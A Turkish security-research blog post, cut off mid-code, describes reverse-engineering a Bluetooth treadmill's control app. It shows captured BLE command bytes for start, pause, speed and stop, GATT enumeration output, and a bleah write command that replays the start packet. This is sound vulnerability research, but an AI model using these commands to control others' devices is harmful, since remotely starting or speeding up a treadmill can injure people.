

Koş Mert Koş

written by Mert SARICA | 1 June 2022

If you are looking for an English version of this article, please visit [here](#).

2020 yılı itibariyle ülkemizde etkisini arttıran Covid-19 salgını sebebiyle spor antrenörüm ile spor salonu yerine WhatsApp üzerinden spor yapmaya başladım. Zaman içinde antrenörümün yönlendirmesiyle satın almaya başladığım barfiks barı, ağırlık seti ve sehpası gibi spor aletleri, salgının pek de sona erecek gibi görünmemesi nedeniyle koşu bandı ile genişlemek durumunda kaldı ve son olarak Bluetooth fonksiyonuna Voit Active koşu bandı, spor aletlerimin arasındaki yerini almış oldu.

DECATHLON

BİR ÜRÜN, SPOR YA DA MARKA ARAYIN

Favori Ürünlerim

Hesabım

Mağazam

Bize ulaşın

SEPETİM

SPORLAR

KADIN

ERKEK

ÇOCUK

AKSESUARLAR

EKİPMANLAR

TÜM ÜRÜNLER

MAY FEST FİRSATLARI

SERİ SONU

BLOG

TÜM ÜRÜNLER

VOIT ACTIVE KOŞU BANDI







VOIT ACTIVE KOŞU BANDI VOIT

Referans numarası : 8660593

[Deneyimini İlk Paylaşan Sen Ol!](#)

[Favori Ürünlerime Ekle](#)

İNTERNETTEN SATIN AL Stokta var

MAĞAZA STOĞUNA BAK VE SATIN AL

5.750.00TL

SEPETE EKLE


Kargoya teslim süresi: 2 İş günü

Bu koşu bandı, haftada 5 saat çalışarak formunuzu korumanız ve incelmeyi için tasarlandı. VOIT ACTIVE koşu bandı düşük yoğunlukla evde yapılan koşu antrenmanları için idealdir. Basit ve kolay oluşu ile kalp kapasitenizi geliştirmeniz için ideal yardımcınız. **Kargo firmaları hacmi büyük ve ağırlığı fazla olan kolları bina önüne kadar taşımaktadır. Daha detaylı bilgi için müşteri hizmetleri ekibimiz ile görüşebilirsiniz.**

Açıkçası bu zamana dek satın aldığı elektronik aletleri hacklemeye çalışan (Yazıcı Deyip Geçmeyin!, Bir Drone Gördüm Sanki, Et tu, CPR-505 ?, Casus Fare, Esaretten Kaçış gibi gibi) bir güvenlik araştırmacısı olarak masum koşu bandına orantısız güç uygulamak pek aklımın ucundan geçmiyordu. Ne zaman ki koşu bandında geçen yürüyüş sürem artmaya başladı işte o zaman koşu bandının panelindeki QR kod da daha fazla dikkatimi çekti.



QR kodu bir uygulama yardımı ile okuttuğumda beni <http://www.artiwares.com/app/treadmill/spax/> adresine oradan da çok sayıda olumsuz yoruma sahip olan ve ne idüğü belirsiz Çinli bir firma tarafından geliştirilen Google Play'deki Gfit.INTL uygulamasının sayfasına yönlendirdiğini gördüm. Koşu bandı Bluetooth desteklediği için bu uygulamayı kurup ne tür komutlar gönderilebildiğini incelemeye ve kendimce kötüye kullanım senaryolarını ortaya çıkarmaya karar verdim.



Bu araştırmayı yaptığımda favori araçlarımdan olan Genymotion öykünücüsü (emulator) Apple M1 işlemcili macOS desteklemediği için Android'de Kanca Atmak yazımda olduğu gibi öykünücü tabanlı dinamik analizden ve türlü imkanlarından faydalanamayacağımı iyi biliyordum.

Gfit uygulamasını cep telefonuma kurup RunnerT Bluetooth ismine sahip koşu bandım ile eşleştirdikten sonra uygulama üzerinden koşu bandının temel fonksiyonları olan başlatma (start), hız arttırma, hız azaltma ve durdurma işlemlerini rahatlıkla gerçekleştirebildiğimi gördüm.



GFit



Course run

Free Run

No targets

Treadmill connecting



It may take a little longer
time to connect treadmill on
Android, please wait

Cancel

Start



Training



Rankings



Me



GFit



Course run

Free Run

No targets

free run

Start



Training




Rankings



Me


Uygulama tarafından koşu bandına gönderilen komutları öğrenmek istediğim için ya statik kod analizini tercih edecektim ya da uygulamanın yüklü olduğu cep telefonundan faydalanacaktım. Statik kod analizi ile ilerlemek daha pratik geldiği için jadx aracı ile Gfit uygulamasını incelemeye başladım.




Uygulama genelinde kodlar gizlendiği (obfuscation) ve mevcut şartlar ve koşullarda öykünücü üzerinde dinamik kod analizi yapma şansım olmadığı için hemen pes edip telefon üzerinden neler yapabileceğime bakmaya karar verdim.

Samsung'un destek sayfasında Bluetooth paketleri kaynaklı problem yaşayan bir kişinin mesajına yazılan yanıtta adımları takip etmeye başladım.

6. adıma geldiğimde Gfit uygulaması üzerinden koşu bandına başlatma, hız arttırma, hız azaltma, koşu bandını durdurma komutlarını gönderdim ve diğer adımlara geçip btsnoop_hci.log dosyasını Wireshark ile analiz etmeye başladım.



WireShark üzerinde `bt.le.advertising_address == 62:00:a1:18:b5:22` filtresi ile koşu bandına ulaşan ilk komuta baktığımda koşu bandını başlatma komutu olan `01000000002603` değerini gördüm.




Daha sonra koşu bandına sırasıyla Bekletme/Pause (`05000000002a07`), hızı saatte 9 KM'ye ayarlama (`035a000000825b`), hızı saatte 5.2 KM'ye ayarlama (`03340000005c39`) ve Durdurma (`02000000002704`) komutlarını gönderip WireShark üzerinde parantez içindeki diğer değerleri gördüm.

İlk olarak koşu bandının tekrarlama (replay) saldırısına açık olup olmadığını

öğrenmeye karar verdim. Bunun için de öncelike BLE destekli koşu bandına elde ettiğim Bluetooth paketlerini gönderecek aygıtta ve araçta karar kılmam gerekti. Aygıt olarak Mavi Tehlike başlıklı blog yazımda da kullandığım Parani-UD100 imdadıma yetişti.

Sıra paket göndermek için araç bulmaya geldiğinde gatttool, bleah ve nRF Connect araçları arasından bleah ile ilerlemeye karar verdim.

Kali işletim sistemi üzerinde bleah -b "62:00:xx:xx:xx:xx" -e komutu ile Generic Attribute Protocol (GATT) ile koşu bandına paket gönderebilmek için ihtiyaç duyacağım Servisler (Services) ve Karakteristikler (Characteristics) bilgilerine hızlı bir şekilde listeleyebildim.



```
root@kali: ~/Desktop/bleah-master/bleah
File Actions Edit View Help
9X. .db. dp^y^9b. odb. .dk(
.d00000000000b .d00000000000b
.d00000000000b .d00000000000b
.d00000000000b .d00000000000b
9Xxb^ .X0000b.dk.b.d0000X^ .dXp
.. 900000X( .)00000p
X00X X. ^X X00X
Xp^X^ b d^X^X
X. 9 ^ ^ P^X
b ^ ^ d^
Made with by Simone 'evilsocket' Margaritelli
Scanning for 5s [-128 dBm of sensitivity] ...
62:00: (-64 dBm)
Vendor ?
Allows Connections v
Address Type public
Tx Power u'00'
Incomplete 128b Services 'e54eaa58-371b-476c-99a3-74d267e3edae'
Manufacturer u'6200-'
Complete Local Name RunnerT
Flags LE General Discoverable, BR/EDR Not Supported
Connecting to 62:00: ... connected.
Enumerating all the things ....
Handles Service > Characteristics Properties Data
0001 -> 0007 Generic Access ( 00001800-0000-1000-8000-00005f9b34fb ) READ u'RunnerT'
0003 Device Name ( 00002a00-0000-1000-8000-00005f9b34fb ) READ Unknown
0005 Appearance ( 00002a01-0000-1000-8000-00005f9b34fb ) READ Connection Interval: 00 -> 160
0007 Peripheral Preferred Connection Parameters ( 00002a04-0000-1000-8000-00005f9b34fb ) READ Slave Latency: 0
Connection Supervision Timeout Multiplier: 1000
0008 -> 000b Generic Attribute ( 00001801-0000-1000-8000-00005f9b34fb ) INDICATE
000a Service Changed ( 00002a05-0000-1000-8000-00005f9b34fb )
000c -> 001e Device Information ( 0000180a-0000-1000-8000-00005f9b34fb )
000e System ID ( 00002a23-0000-1000-8000-00005f9b34fb ) READ '\xb5\x18\x00\x00\x01\x00b'
0010 Model Number String ( 00002a24-0000-1000-8000-00005f9b34fb ) READ u'Runner 2.0'
0012 Serial Number String ( 00002a25-0000-1000-8000-00005f9b34fb ) READ u'N.A.'
0014 Firmware Revision String ( 00002a26-0000-1000-8000-00005f9b34fb ) READ u'T3'
0016 Hardware Revision String ( 00002a27-0000-1000-8000-00005f9b34fb ) READ u'BM_V003R001'
0018 Software Revision String ( 00002a28-0000-1000-8000-00005f9b34fb ) READ u'5.2'
001a Manufacturer Name String ( 00002a29-0000-1000-8000-00005f9b34fb ) READ u'Li-C.HangZhou QW'
001c IEEE 11073-20601 Regulatory Certification Data List ( 00002a2a-0000-1000-8000-00005f9b34fb ) READ '\xfe\x00experimental'
001e PnP ID ( 00002a50-0000-1000-8000-00005f9b34fb ) READ Vendor ID: 0x504 ( Bluetooth SIG assigned Company Identifier )
Product ID: 0x0000
Product Version: 0x0110
001f -> ffff e54eaa58-371b-476c-99a3-74d267e3edae WRITE
0021 e54eaa55-371b-476c-99a3-74d267e3edae WRITE
0023 e54eaa56-371b-476c-99a3-74d267e3edae WRITE
0026 e54eaa57-371b-476c-99a3-74d267e3edae WRITE
```

e54eaa57-371b-476c-99a3-74d267e3edae karakteristik bilgisinde WRITE özelliğini gördükten sonra bleah ile koşu bandına bleah -b "62:00:xx:xx:xx:xx" -u "e54eaa57-371b-476c-99a3-74d267e3edae" -d "0x01000000002603" komutunu gönderdikten sonra koşu bandının başladığını gördüm!

Bu noktada koşu bandının tekrarlama saldırısına açık olduğunu öğrendikten sonra sıra bu komutların nasıl oluşturulduğunu öğrenmeye karar verdim. Kaynak kodu seviyesinde gizleme (obfuscation) tekniği kullanıldığı ve dinamik kod analizi de yapamadığım için Gfit uygulamasının eski sürümlerini indirip teker

teker incelemeye başladım ve çok geçmeden 2017 sürümünde gizleme (obfuscation) tekniği kullanılmadığını gördüm. 2020 ve 2017 kaynak kodlarını yan yana koyduğumda Gfit uygulamasından koşu bandına gönderilen komutların nasıl oluşturulduğunu öğrenmem oldukça kolay oldu.

Örnek olarak kaynak koduna hızlıca göz attığımda, koşu bandını başlatmak (start) için startTreadmill(long delayMillis) fonksiyonu çağrılmakta ardından mBleHelper.writeCommand(getControlCommand(1, 0, 0), delayMillis) fonksiyonu ve son olarak koşu bandına gönderilecek 7 bayt değerindeki paketi oluşturan aşağıdaki getControlCommand(int mode, int speed, int slope) fonksiyonu çağrılmaktaydı.


```
private byte[] getControlCommand(int mode, int speed, int slope) {
```

